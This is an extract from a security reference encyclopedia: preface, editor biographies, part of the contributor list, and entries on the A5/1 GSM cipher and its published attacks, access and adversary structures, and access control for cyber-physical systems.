Preface

A rich stream of papers and many good books have been written on cryptography, security, and privacy, but most of them assume a scholared reader who has the time to start at the beginning and work their way through the entire text. The goal of the *Encyclopedia ofCryptography, Security, and Privacy, Third Edition* is to make important notions of cryptography, security, and privacy accessible to readers who have an interest in particular concepts related to these areas, but lack the time to study one of the many books in these areas or prefer a guided introduction to a particular subject.

The third edition is intended as a replacement of *Encyclopedia of Cryptography and Security, Second Edition* that was edited by Henk van Tilborg and Sushil Jajodia and published by Springer in 2011. The goal of the third edition is to enhance the earlier edition in several important and interesting ways. First, as noticeable already from the title of the encyclopedia, coverage has been expanded with special emphasis to the area of privacy. Second, entries of the second edition have been updated when needed to keep pace with the advancement of the state of the art. Third, considering the fast pace at which information and communication technology is evolving and has evolved drastically since the second edition, new entries have been introduced to provide an extensive view and include coverage of several newer topics. This third edition provides a comprehensive reference to 1067 topics in the broad field of cryptography, security, and privacy; compared to the second edition where the reader can find 750 new (either revised or newly added) entries.

This *Encyclopedia* is available not only as a printed volume but as an online reference work as well. The print publication includes an index of subjects and of authors. This *Encyclopedia* has an home page at Encyclopedia of Cryptography, Security and Privacy |SpringerLink where it is available online. The online edition is an XML e-Reference searchable version that allows cross-references. Moreover, the online edition will also allow us to make regular updates as new trends and terms arise.

Acknowledgments

We would like to acknowledge several individuals who made this *Encyclopedia* possible. First and foremost, we would like to extend our sincerest thanks to the members of the editorial board and all the authors for their hard work. We are grateful to Daniel Diwakar of Springer Nature India who assisted us with every aspect of preparing this *Encyclopedia*, from collection of entries to dealing with editors and authors and various format-related issues in preparation of the printed volume. Last, but certainly not the least, thanks are due to our publisher, Susan Lagerstrom-Fife of Springer Nature, for her enthusiasm and support for this project. Thank you very much, all of you!

About the Editors

Sushil Jajodia

is currently Distinguished University Professor, BDM International Professor, and the Director of the Center for Secure Information Systems, George Mason University, Fairfax, Virginia. Prior to joining George Mason, he held permanent positions at the National Science Foundation, Naval Research Laboratory, and the University of Missouri-Columbia. He has also been a Visiting Professor at the University of Milan, Sapienza University of Rome, Cambridge University, King's College, Paris Dauphine University, and Imperial College. Dr. Jajodia received his BS and MS from the Southern Illinois University, Carbondale, and PhD from the University of Oregon, Eugene, all in Mathematics.

Dr. Jajodia has sustained a highly active research agenda spanning database and distributed systems, and cyber security for over 30 years. He has authored or coauthored 7 books, edited 52 books and conference proceedings, and published more than 500 technical articles in refereed journals and conference proceedings. He is also a holder of 29 patents, 18 of which have been licensed by successful startups. Dr. Jajodia has supervised 27 doctoral dissertations; 13 of these graduates hold academic positions while rest are in successful industrial positions.

Dr. Jajodia has served in different capacities for various journals and conferences. He was the founding editor-in-chief of the *Journal of Computer Security* and has served as the editor of several journals including *IEEE Transactions on Computers, ACM Transactions on Privacy and Security*, and *IEEE Transactions on Knowledge and Data Engineering*.

Dr. Jajodia is a fellow of Association for Computing Machinery (ACM), Institute of Electrical and Electronics Engineers (IEEE), and International Federation for Information Processing (IFIP), and recipient of numerous awards including the IEEE Computer Society W. Wallace McDowell

Award. According to Google Scholar, he has over 55,000 citations, and his h-index is 116 (See: https://csis.gmu.edu/jajodia).

Pierangela Samarati

is a Professor at the Department of Computer Science of the Università degli Studi di Milano, Italy. Her main research interests are on data and applications security and privacy, especially in emerging scenarios. She has participated in several EU-funded projects involving different aspects of information protection, also serving as project coordinator. She has published more than 300 peer-reviewed articles in international journals, conference proceedings, and book chapters. She has been Computer Scientist in the Computer Science Laboratory at SRI, CA (USA). She has been a visiting researcher at the Computer Science Department of Stanford University, CA (USA), and at the Center for Secure Information Systems of George Mason University, VA (USA). She is the chair of the IEEE Systems Council Technical Committee on Security and Privacy in Complex Information Systems (TCSPCIS), of the ERCIM Security and Trust Management Working Group (STM), and of the ACM Workshop on Privacy in the Electronic Society (WPES). She is a member of several steering committees. She has served as Program Chair and General Chair of several international conferences and in the editorial board of several journals. She is an IEEE Fellow (2012), ACM Fellow (2021), and IFIP Fellow (2021). She has received the ESORICS Outstanding Research Award (2018), the IEEE Computer Society Technical Achievement Award (2016), and the IFIP WG 11.3 Outstanding Research Award (2012) (See: https://samarati.di.unimi.it).

Moti Yung

is a Distinguished Security and Privacy Research Scientist with Google. He received his PhD from Columbia University in 1988. Previously, he was with IBM Research, Certco (Bankers Trust), RSA Laboratories (EMC), and Snap. He has also been an adjunct senior research faculty at Columbia University (for over 30 years), where he has co-advised and worked with PhD students.

Yung is a fellow of the IEEE, the Association for Computing Machinery (ACM), the International Association for Cryptologic Research (IACR), and the European Association for Theoretical Computer Science (EATCS). In 2010 he gave the IACR Distinguished Lecture. He is the recipient of the 2014 ACM's Special Interest Group on Security, Audit and Control (SIGSAC) Outstanding Innovation award, the 2014 ESORICS (European Symposium on Research in Computer Security) Outstanding Research award, an IBM Outstanding Innovation award, a Google OC award, and a Google founders' award. In 2018 he received the IEEE-CS W. Wallace McDowell Award and in 2020 he received the IEEE-CS Computer Pioneer Award. In 2020 he received the test-of-time award for a paper predicting ransomware co-authored in 1996 in IEEE's Symposium on Security and Privacy; also in 2020 he received the IACR's Public Key Cryptography (PKC) conference test-of-time award for a paper he co-authored in 1998; in 2024 he received the Eurocrypt test-of-time award for a paper he co-authored in 2009. Yung is a member of the American Academy of Arts and Sciences.

Yung's contributions to research and development treat science and technology holistically: from the theoretical mathematical foundations, via conceptual mechanisms, to applied cryptography, and to participation in developing actual industrial products. His work has been predicting future needs of secure systems, and analyzing coming threats. These led to basic innovative theoretical notions, central applied concepts, and concrete

industrial systems (See: https://dblp.org/pid/y/MotiYung.html https://en.wikipedia.org/wiki/Moti_Yung).

Forensic Science Program, University of Toronto, Mississauga, ON, Canada

Xenofon Fafoutis
Technical University of Denmark (DTU), Kgs. Lyngby, Denmark

Aristeidis Farao
Department of Digital Systems, University of Piraeus, Piraeus, Greece

Hannes Federrath
Distributed Systems Security, Computer Science Department, University of Hamburg, Hamburg, Germany

Serge Fenet
LIRIS UMR 5205, Université Claude Bernard Lyon 1, Villeurbanne cedex, France

David Ferraiolo
National Institute of Standards and Technology, Gaithersburg, MD, USA

Elena Ferrari
DISTA, Università degli Studi dell'Insubria, Varese, Italy

Julian Fierrez
Universidad Autonoma de Madrid, Madrid, Spain

Matthieu Finiasz
ENSTA, Palaiseau, France

Matthias Fitzi
IOG, Zurich, Switzerland

Francesco Flammini
School of Innovation, Design and Engineering, Division of Product Realisation, Mälardalen University, Västerås, Sweden

Francesco Flammini
Linnaeus University, Växjö, Sweden

Stephen Flowerday
Department of Information Systems, Rhodes University, Grahamstown, South Africa

Caroline Fontaine
Lab-STICC/CID and Telecom Bretagne/ITI, CNRS/Lab-STICC/CID and Telecom Bretagne, Brest, France

Sara Foresti
Dipartimento di Informatica, Università degli Studi di Milano, Milano, Italy

Dario V. Forte
University of Milano, Crema, Italy

A. Francillon
EURECOM, Sophia-Antipolis, France

Benjamin C. M. Fung
School of Information Studies, McGill University, Montreal, QC, Canada

Steven Furnell
School of Computer Science, University of Nottingham, Nottingham, UK

Ernst M. Gabidulin
Department of Radio Engineering, Moscow Institute of Physics and Technology (State University), Zhukovsky, Russia

Alban Gabillon
Laboratoire Gepasud, Université de la Polynésie Française, Tahiti, French Polynesia

Philippe Gaborit
XLIM-DMI, University of Limoges, Limoges, France

Rhonda Gaede
The University of Alabama in Huntsville, Huntsville, AL, USA

Martin Gagné
Department of Computer Science, University of Calgary, Calgary, AB, Canada

Clemente Galdi
Department of Political and Social Studies, University of Salerno, Fisciano (SA), Italy

Vinod Ganapathy
Department of Computer Science, Rutgers, The State University of New Jersey, Piscataway, NJ, USA

Juan A. Garay
Department of Computer Science and Engineering, Texas A&M University, College Station, TX, USA

William C. Garrison III
Department of Computer Science, University of Pittsburgh, Pittsburgh, PA, USA

Pierrick Gaudry
CNRS – INRIA, Université de Lorraine, Nancy, France

Peter Gaži
IOG, Bratislava, Slovakia

Johannes Gehrke
Microsoft Research, Redmond, WA, USA

Sutanu Kumar Ghosh
University of Illinois Chicago, Chicago, IL, USA

Thanassis Giannetsos
UBITECH ubiquitous solutions, Athens, Greece

Rigel Gjomemo
University of Illinois Chicago, Chicago, IL, USA

Vasileios Gkioulos

Department of Information Security and Communications Technology, Norwegian University of Science and Technology, Trondheim, Norway

Marta Gomez-Barrero
Fakultät Wirtschaft, Hochschule Ansbach, Ansbach, Germany

Dan Gordon
IDA Center for Communications Research, San Diego, CA, USA

Elisa Gorla
Department of Mathematics, University of Basel, Basel, Switzerland

Louis Goubin
Versailles St-Quentin-en-Yvelines University, Versailles, France

Tyrone Grandison
Intelligent Information Systems, IBM Services Research, Hawthorne, NY, USA

SueAnne Griffith
Center for Cybersecurity Research and Education, The University of Alabama in Huntsville, Huntsville, AL, USA

SueAnne Griffith
Department of Electrical and Computer Engineering, Auburn University, Auburn, AL, USA

Evangelos Grigoroudis
School of Production Engineering and Management, Technical University of Crete, Chania, Greece

Vincent Grosso
CNRS and Laboratoire Hubert Curien, Saint-Etienne, France

Jens Groth
DFINITY, Zurich, Switzerland

Daniel Gruss
Graz University of Technology, Graz, Austria

Marco Gruteser
Wireless Information Network Laboratory, Department of Electrical and Computer Engineering, Rutgers University, North Brunswick, NJ, USA

Guofei Gu
Department of Computer Science and Engineering, Texas A&M University, College Station, TX, USA

Qijun Gu
Department of Computer Science, Texas State University-San Marcos, San Marcos, TX, USA

Jorge Guajardo
Bosch Research and Technology Center North America, Pittsburgh, PA, USA

Tim E. Güneysu
Department of Electrical Engineering and Information Technology, Ruhr-University Bochum, Bochum, Germany

Fuchun Guo
Institute of Cybersecurity and Cryptology, School of Computing and Information Technology, University of Wollongong, Wollongong, NSW, Australia

Yanli Guo
Inria Saclay île-de-France, Palaiseau, France

Stuart Haber
HP Labs, Princeton, NJ, USA

Hakan Hacıgümüş
Google, NEC Research Labs, Cupertino, CA, USA

Jesse R. Hairston
The University of Alabama in Huntsville, Huntsville, AL, USA

Xu Han

Beijing Key Laboratory of Security and Privacy in Intelligent Transportation, Beijing Jiaotong University, Beijing, China

Helena Handschuh
Computer Security and Industrial Cryptography Research Group, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

Darrel Hankerson
Department of Mathematics, Auburn University, Auburn, AL, USA

Michael A. Harper
St. Petersburg, FL, USA

Kjell Hausken
Faculty of Science and Technology, University of Stavanger, Stavanger, Norway

Karin Hedström
Informatics, CERIS, Örebro University School of Business, Örebro, Sweden

Clemens Heinrich
Francotyp-Postalia GmbH, Birkenwerder, Germany

Tor Helleseth
The Selmer Center, Department of Informatics, University of Bergen, Bergen, Norway

Hemantha S. B. Herath
Goodman School of Business, Brock University, St. Catharines, ON, Canada

Tejaswini C. Herath
Goodman School of Business, Brock University, St. Catharines, ON, Canada

Christopher Hodson
CISO, Tanium, Reading, UK

Jeff Hoffstein
Mathematics Department, Brown University, Providence, RI, USA

Michael D. Hogan
Information Technology Laboratory (ITL), National Institute of Standards and Technology, Gaithersburg, MD, USA

Matthias Hollick
Secure Mobile Networking Lab, TU Darmstadt, Darmstadt, Germany

Justin Holmgren
NTT Research, Berkeley, CA, USA

Bijit Hore
Donald Bren School of Computer Science, GarbleCloud, University of California, Irvine, CA, USA

Dwight Horne
AT&T Center for Virtualization, Southern Methodist University, Dallas, TX, USA

Russ Housley
Vigil Security, LLC, Herndon, VA, USA

Jiankun Hu
School of Engineering and Information Technology, University of New South Wales, Canberra, ACT, Australia

Xinyi Huang
Jinan University, Guangzhou, China

Kévin Huguenin
University of Lausanne, Lausanne, Switzerland

Mathias Humbert
Cyber-Defence Campus, armasuisse Science and Technology, Thun, Switzerland

Michael T. Hunter

School of Computer Science, Georgia Institute of Technology, Atlanta, GA, USA

Omar Adel Ibrahim
ICT Division, College of Science and Engineering, Hamad Bin Khalifa University, Doha, Qatar

Hideki Imai
Faculty of Science and Engineering, Chuo University, Bunkyo-ku, Tokyo, Japan

Sebastiaan Indesteege
Department of Electrical Engineering-ESAT/COSIC, Katholieke Universiteit Leuven and IBBT, Leuven-Heverlee, Belgium

Christos Ioannidis
Aston Business School, Aston University, Birmingham, UK

John Ioannidis
Google, Inc, New York, NY, USA

Yuval Ishai
Technion, Haifa, Israel

Arun Iyengar
IBM Research Division, Thomas J. Watson Research Center, Yorktown Heights, NY, USA

Collin Jackson
CyLab, Department of Electrical and Computer Engineering, Carnegie Mellon University, Moffett Field, CA, USA

Nina Jacobsen
University of Maryland, College Park, MD, USA

Trent Jaeger
Systems and Internet Infrastructure Security Lab, Pennsylvania State University, University Park, PA, USA

Goce Jakimoski
NIksun Inc, Princeton, NJ, USA

David Jao
Department of Combinatorics & Optimization, University of Waterloo, Waterloo, ON, Canada

Yousra Javed
School of Information Technology, Illinois State University, Normal, IL, USA

Martin Johns
SAP Research CEC Karlsruhe, SAP AG, Karlsruhe, Germany

Jim Jones
George Mason University, Fairfax, VA, USA

Antoine Joux
Laboratoire Prism, Universit de Versailles Saint-Quentin-en-Yvelines, Versailles Cedex, France

Marc Joye
Zama, Paris, France

Ari Juels
Cornell Tech and Initiative for CryptoCurrencies and Contracts (IC3), New York City, NY, USA

Mike Just
Department of Computer Science, Heriot-Watt University, Edinburgh, UK

Mike Just
Glasgow Caledonian University, Glasgow, UK

Charanjit Jutla
IBM T. J. Watson Research Center, Yorktown Heights, NY, USA

Gregory Kabatiansky

Dobrushin Mathematical Lab, Institute for Information Transmission Problems RAS, Moscow, Russia

Severin Kacianka
Technical University of Munich, Munich, Germany

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton, MA, USA

Hadi Mardani Kamali
George Mason University, Fairfax, VA, USA

Seny Kamara
Brown University, Providence, RI, USA

Brent Byung Hoon Kang
Department of Applied Information Technology and Centre for Secure Information Systems, The Volgenau School of Engineering, George Mason University, Fairfax, VA, USA

Vivek Kanhangad
Department of Electrical Engineering, Indian Institute of Technology Indore, Indore, India

Mohan Kankanhalli
National University of Singapore, Singapore, Singapore

Sreeram Kannan
University of Washington at Seattle, Seattle, WA, USA

Murat Kantarcioglu
University of Texas at Dallas, Richardson, TX, USA

Frank Kargl
Institute of Distributed Systems, Ulm University, Ulm, Germany

Naghmeh Karimi
Department of Computer Science and Electrical Engineering, University of Maryland Baltimore County, Baltimore, MD, USA

Fredrik Karlsson
Informatics, CERIS, Örebro University School of Business, Örebro, Sweden

Maria Karyda
Department of Information & Communication Systems Engineering, University of the Aegean, Karlovassi, Samos, Greece

Timo Kasper
Horst Görst Institute for IT Security, Ruhr University Bochum, Bochum, Germany

Polinpapilinho F. Katina
Department of Informatics and Engineering Systems, University of South Carolina Upstate, Spartanburg, SC, USA

Vasilios Katos
Bournemouth University, Bournemouth, UK

Sokratis K. Katsikas
Norwegian Centre for Cybersecurity in Critical Sectors (NORCICS), Department of Information Security and Communication Technology, Norwegian University of Science and Technology, Gjøvik, Norway

Basel Katt
Department of Information Security and Communication Technology, Norwegian University of Science and Technology, Gjøvik, Norway

Stefan Katzenbeisser
Security Engineering Group, Technische Universität Darmstadt, Darmstadt, Germany

Joakim Kävrestad
School of Informatics, University of Skövde, Skövde, Sweden

Christodoulos Keliris
KIOS Research and Innovation Center of Excellence and Department of Electrical and Computer Engineering, University of Cyprus, Nicosia,

Cyprus

Angelos D. Keromytis
School of Electrical and Computer Engineering, Georgia Institute of Technology, Atlanta, GA, USA

Florian Kerschbaum
Cheriton School of Computer Science, University of Waterloo, Waterloo, ON, Canada

George Kesidis
Computer Science & Engineering and Electrical Engineering Departments, Pennsylvania State University, University Park, PA, USA

Youssef Khazbak
The Pennsylvania State University, University Park, PA, USA

Aggelos Kiayias
School of Informatics, University of Edinburgh and IOG, Edinburgh, UK

Aggelos Kiayias
Department of Computer Science Engineering, University of Connecticut, Storrs, CT, USA

Daniel Kifer
Department of Computer Science and Engineering, Penn State University, University Park, PA, USA

Johannes Kinder
Formal Methods in Systems Engineering, Technische Universität Darmstadt, Darmstadt, Germany

Michel A. Kinsy
Department of Electrical and Computer Engineering, Adaptive and Secure Computing Systems (ASCS) Laboratory, Texas A&M University, College Station, TX, USA

Engin Kirda

Institut Eurecom, Sophia Antipolis, France

Amit Klein
Trusteer, Tel Aviv, Israel

Lars R. Knudsen
Department of Mathematics, Technical University of Denmark, Lyngby, Denmark

Çetin Kaya Koç
Department of Computer Science, University California Santa Barbara, Santa Barbara, CA, USA

Çetin Kaya Koç
College of Engineering and Natural Sciences, Istanbul Sehir University, Istanbul, Turkey

François Koeune
Crypto Group, ICTEAM Institute, UCLouvain, Louvain-la-Neuve, Belgium

François Koeune
Microelectronics Laboratory, Université catholique de Louvain, Louvain-la-Neuve, Belgium

Spyros Kokolakis
Department of Information & Communication Systems Engineering, University of the Aegean, Karlovassi, Greece

Stefan Köpsell
Department of Computer Science, Institute of Systems Architecture, Technische Universitat, Dresden, Germany

Maciej Korczyński
University Grenoble Alpes, CNRS, Grenoble INP, LIG, Grenoble, France

Sokol Kosta
Department of Electronic Systems, Aalborg University, Copenhagen, Denmark

Stewart Kowalski
Department of Information Security and Communication Technology, Norwegian University of Science and Technology, Gjøvik, Norway

Hugo Krawczyk
Algorand Foundation, NY, USA

Hennie Kruger
School of Computer Science and Information Systems, North-West University, Potchefstroom, South Africa

Alexander Kruppa
Projet CACAO, LORIA, Villers-lès-Nancy Cedex, France

Markus G. Kuhn
Department of Computer Science and Technology, University of Cambridge, Cambridge, UK

Kaoru Kurosawa
National Institute of Advanced Industrial Science and Technology and Research and Development Initiative, Chuo University, Tokyo, Japan

Klaus Kursawe
Vega Protocol, London, UK

Klaus Kursawe
Vega Project, Geneva, Switzerland

Junzuo Lai
Jinan University, Guangzhou, China

Russell W. F. Lai
Department of Computer Science, Aalto University, Espoo, Finland

Peter Landrock
Cryptomathic Ltd, Cambridge, UK

Jean-Louis Lanet

Department of Mathematics and Computer Science, University of Limoges, Limoges, France

Tanja Lange
Coding Theory and Cryptology, Eindhoven Institute for the Protection of Systems and Information, Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

Andreas Lanitis
Visual Media Computing Lab, Department of Multimedia and Graphic Arts, Cyprus University of Technology & Research Centre on Interactive Media and Emerging Technologies, Limassol, Cyprus

Chun Pong Lau
Johns Hopkins University, Baltimore, MD, USA

Gregor Leander
Department of Mathematics, Technical University of Denmark, Lyngby, Denmark

Adam J. Lee
Department of Computer Science, University of Pittsburgh, Pittsburgh, PA, USA

Kristen LeFevre
Department of Electrical Engineering and Computer Science, University of Michigan, Ann Arbor, MI, USA

Arjen K. Lenstra
Laboratory for cryptologic algorithms – LACAL, School of Computer and Communication Sciences, École Polytechnique Fédérale de Lausanne, Lausanne, Switzerland

Reynald Lercier
Institut de recherche mathématique de Rennes, Université de Rennes 1, Rennes Cedex, France

Szilvia Lestyán

CrySyS Lab, Department of Networked Systems and Services, Budapest University of Technology and Economics (BME-HIT), Budapest, Hungary

Paul Leyland
Brnikat Limited, Little Shelford, Cambridge, UK

Na Li
Department of Computer Science, Prairie View A&M University, Prairie View, TX, USA

Ninghui Li
Purdue University, West Lafayette, IN, USA

Ming Li
Department of ECE, University of Arizona, Tucson, AZ, USA

A5/1

Anne Canteaut[1] ✉
(1) Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France


✉ **Anne Canteaut**
Email: Anne.Canteaut@inria.fr

Definition

A5/1 is the symmetric cipher used for encrypting over- the-air transmissions in the GSM standard. A5/1 is used in most European countries, whereas a weaker cipher, called A5/2, is used in other countries (a description of A5/2 and an attack can be found in Petrović and Fúster-Sabater (2000)).

Background


The description of A5/1 was first kept secret, but its design was reversed engineered in 1999 by Briceno, Golberg, and Wagner.



Theory

A5/1 is a synchronous stream cipher based on linear feedback shift registers (LFSRs). It has a 64-bit secret key.

A GSM conversation is transmitted as a sequence of 228-bit frames (114 bits in each direction) every 4.6 millisecond. Each frame is xored with a 228-bit sequence produced by the A5/1 running-key generator. The initial state of this generator depends on the 64-bit secret key, K, which is fixed during the conversation, and on a 22-bit public *frame number*, F.



Description of the Running-Key Generator

The A5/1 running-key generator consists of 3 LFSRs of lengths 19, 22, and 23. Their characteristic polynomials are $X^{19} + X^5 + X^2 + X + 1$, $X^{22} + X + 1$, and $X^{23} + X^{15} + X^2 + X + 1$. For each frame transmission, the 3 LFSRs are first initialized to zero. Then, at time $t = 1, \ldots, 64$, the LFSRs are clocked, and the key bit K_t is xored to the feedback bit of each LFSR. For $t = 65, \ldots, 86$, the LFSRs are clocked in the same fashion, but the $(t - 64)$-th bit of the frame number is now xored to the feedback bits. This initialization phase is depicted on Fig. 1.

A5/1, Fig. 1 Initialization of the A5/1 running-key generator

After these 86 cycles, the generator runs as depicted on Fig. 2. Each LFSR has a clocking tap: tap 8 for the first LFSR, tap 10 for the second and the third ones (where the feedback tap corresponds to tap 0). At each unit of time, the majority value b of the 3 clocking bits is computed. A LFSR is clocked if and only if its clocking bit is equal to b. For instance, if the 3 clocking bits are equal to (1, 0, 0), the majority value is 0. The second and third LFSRs are clocked, but not the first one. The output of the generator is then given by the xor of the outputs of the 3 LFSRs. After the 86 initialization cycles, 328 bits are generated with the previously described irregular clocking. The first 100 ones are discarded and the following 228 bits form the running-key.

A5/1, Fig. 2 A5/1 running-key generator

Attacks on A5/1

Several time-memory trade-off attacks have been proposed on A5/1 exploiting the small size of the secret key or of the internal state (Biham and Dunkelman 2000; Biryukov et al. 2000). They require the knowledge of a few seconds of conversation plaintext and run very fast. Even if they need a huge precomputation time and memory, an optimized version has been implemented in 2008: the group "The Hacker's Choice" has precomputed the huge look-up tables involved in the time-memory trade-off attack. These tables have also been computed and then released in December 2009 by the *A5/1 cracking project* (Paget and Nohl 2009).

Another attack due to Ekdahl and Johansson (2003) exploits some weaknesses of the key initialization procedure. It has been later improved by Maximov, Johansson, and Babbage (2004), and then by Barkan and Biham (2005). It requires a few minutes using 5–10 s of conversation plaintext without any notable precomputation and storage capacity.

Most of these attacks can also be turned into ciphertext-only attacks in the context of GSM communications by exploiting the fact that error-correction is performed before encryption in the GSM transmissions (Barkan et al. 2003, 2008).

Access and Adversary Structure

Yvo Desmedt[2] ✉
(2) Department of Computer Science, The University of Texas at Dallas, Richardson, TX, USA

✉ **Yvo Desmedt**
Email: y.desmedt@cs.ucl.ac.uk

Definition

Access structure Ito et al. (1987)

Definition 1 Let P be a set of parties. An access structure Γ_P is a subset of the powerset 2^P. (Each element Γ_P is considered trusted, e.g., have access to a shared secret.) Γ_P is monotone if for each element of Γ_P each superset belongs to Γ_P; formally, when $A \subseteq \mathcal{B} \subseteq P$ and $A \in \Gamma_P$, then $\mathcal{B} \in \Gamma_P$.

Adversary structure Hirt and Maurer (2000)

Definition 2 An adversary structure is the complement of an access structure; formally, if Γ_P is an access structure, then $2^P \setminus \Gamma_P$ is an adversary structure.

Theory

Access structures express what subsets of parties can be trusted, while an adversary structure lists these that can not. Note that the concept is very different from *access control*. Indeed in access control one usually gives

access to single parties, while a typical authorized set in an access structure typically will have more than a single party.

An important example of an access structure is a threshold one. Suppose $|P| = n$; then in a threshold access structure $\Gamma_P = \{A \mid |A| \geq t \text{ and } A \subseteq P\}$. In this case, the subsets of P for which $|A| = t$ obviously belong to Γ_P. This collection of such A is called the minimal access structure. In general we have the following definition.

Definition 3 Let P be as in Definition 1 and let Γ_P be monotone. We call $\Gamma P* = \{A \mid A \in \Gamma_P \text{ and } \forall \mathcal{B} \subsetneq A : \mathcal{B} \notin \Gamma_P\}$ the minimal access structure.

Consider again the threshold access structure. We see that when $A \subseteq P$ and $|A| < t$, then $A \notin \Gamma_P$. These A form the adversary structure. Moreover, the collection of A such that $|A| = t - 1$ is called the maximal adversary structure, which in its generality is defined below.

Definition 4 Let P be as in Definition 1 and let Γ_P be a monotone access structure. The set $\{A \mid A \in 2^P \setminus \Gamma_P \text{ and for all } \mathcal{B} \subseteq P \text{ for which } A \subsetneq \mathcal{B} : \mathcal{B} \in \Gamma_P\}$ is the maximal adversary structure.

Conditions expressed on the access structure and/or adversary structure play a key role to decide whether *ideal secret sharing* exists and whether for a given network *perfectly secure message transmission* is possible or not. Moreover, whether *secure multiparty computation* is possible or not is also expressed as such a condition. The concepts defined here are used in thousands of papers.

Access Control for Cyber-Physical Systems

Fabio Martinelli[3] ✉ and Oleksii Osliak[3]
(3) Consiglio Nazionale delle Ricerche, Rome, Italy

✉ **Fabio Martinelli**
Email: fabio.martinelli@iit.cnr.it

Synonyms

Authentication; Authorization; Critical infrastructure; Industrial control systems; Industrial Internet of Things; Smart grids

Definition

Access control for Cyber-Physical Systems (CPS) is a set of security measures specialized to regulate access to those resources. CPS impact on many economic sectors, including gas and oil distribution, electrical power grids, transportation systems, etc. Thus, the potential consequences of unauthorized access, malfunctioning, or disruption of CPS could be very harmful.

Background

CPS interconnect Information Technology (IT) networks and devices with physical processes to enable continuous monitoring and control of those processes through networks. The *ISA-95* (International Society of Automation 2022) standard describes a five *layers* (*levels*) model of

technology and business process for manufacture. Level 0 is the base of the pyramid and represents the actual physical processes. Level 1 defines the activities involved in sensing and manipulating those processes, while level 2 represents devices that enable the production process control. Level 3 defines the activities and devices that control a workflow to produce end products. Finally, level 4 describes the business-related activities manufacturing operation management. Meanwhile, since the ISA-95 model is centralized it does not fit the decentralized concept of Industry 4.0. Nevertheless, CPS implementation within the decentralized systems context implies the advanced and secure interconnectivity between all devices from different layers to guarantee a real-time data exchange. Moreover, security is one of the essential concerns due to the high consequences of the potential disruptions of highly critical systems controlled by CPS.

Access Control is one of the security measures implemented to protect CPS from unauthorized access. It protects assets and resources called objects, while entities that request access to those assets are known as subjects. Generally, a subject may refer to users or processes. However, in the IT domain, a subject represents a process running on behalf of a human (e.g., manager, engineer).

Due to the dynamicity and complexity of CPS, there are multiple requirements that the access control mechanism must fulfill. The access control system must be *scalable* enough to accept the definition of new users and complex policies without increasing the operational costs. In addition, apart from roles and permissions, the system must also use characteristics of subjects, assets, and environment since these parameters may directly influence the decision result. The core concept behind CPS is interconnectivity between different devices. Those devices could be used for a variety of purposes, ranging from monitoring operations to dynamic manufacturing processes defined with dynamic parameters. Hence, the access control system must regulate access to assets *dynamically*. In addition, the CPS access control system must be *flexible* enough to allow system administrators to define attributes for authorization, considering trust between entities, asset sensitivity or criticality, and support specification languages to define complex rules.

Traditional Access Control Models

Starting from Lampson's matrix (Lampson 1974) introduced in the late 1960s, various access control models have been proposed and implemented.

The *Discretionary Access Control* (DAC) model restricts access to assets based on the subjects' identity. However, the DAC model allows legitimate users to grant access to assets for other entities. For this reason, the access control system verifies the legitimate user identity against access control list permissions. *Access Control List* (ACL) and *Access Control Capability List* (ACCL) implement the DAC model. Each ACL corresponds to a specific asset and defines a set of assigned subjects together with their access rights. Differently, the ACCL specifies a list of objects to which a subject has access with specific privileges.

Being inspired by military security policies and requirements, the *Mandatory Access Control* (MAC) (Sandhu 1993) model assigns a security level to the assets depending on their criticality or sensitivity. Consequently, each subject from an organization has a security clearness level that is compared with the asset security class to verify whether the subject has privileges for access. Hence, MAC implies that there is a central authority that decides whether a subject can access an asset.

Well-known Role-based *Access Control* (RBAC) model (Sandhu et al. 1996) is the most common approaches implemented for CPS security. RBAC satisfies the *Separation of Duties* (SoD) (R. Sandhu 1988) concept by assigning users to roles to which different permissions are assigned depending on the security requirements. Figure 1 illustrates the relation between users and permissions.

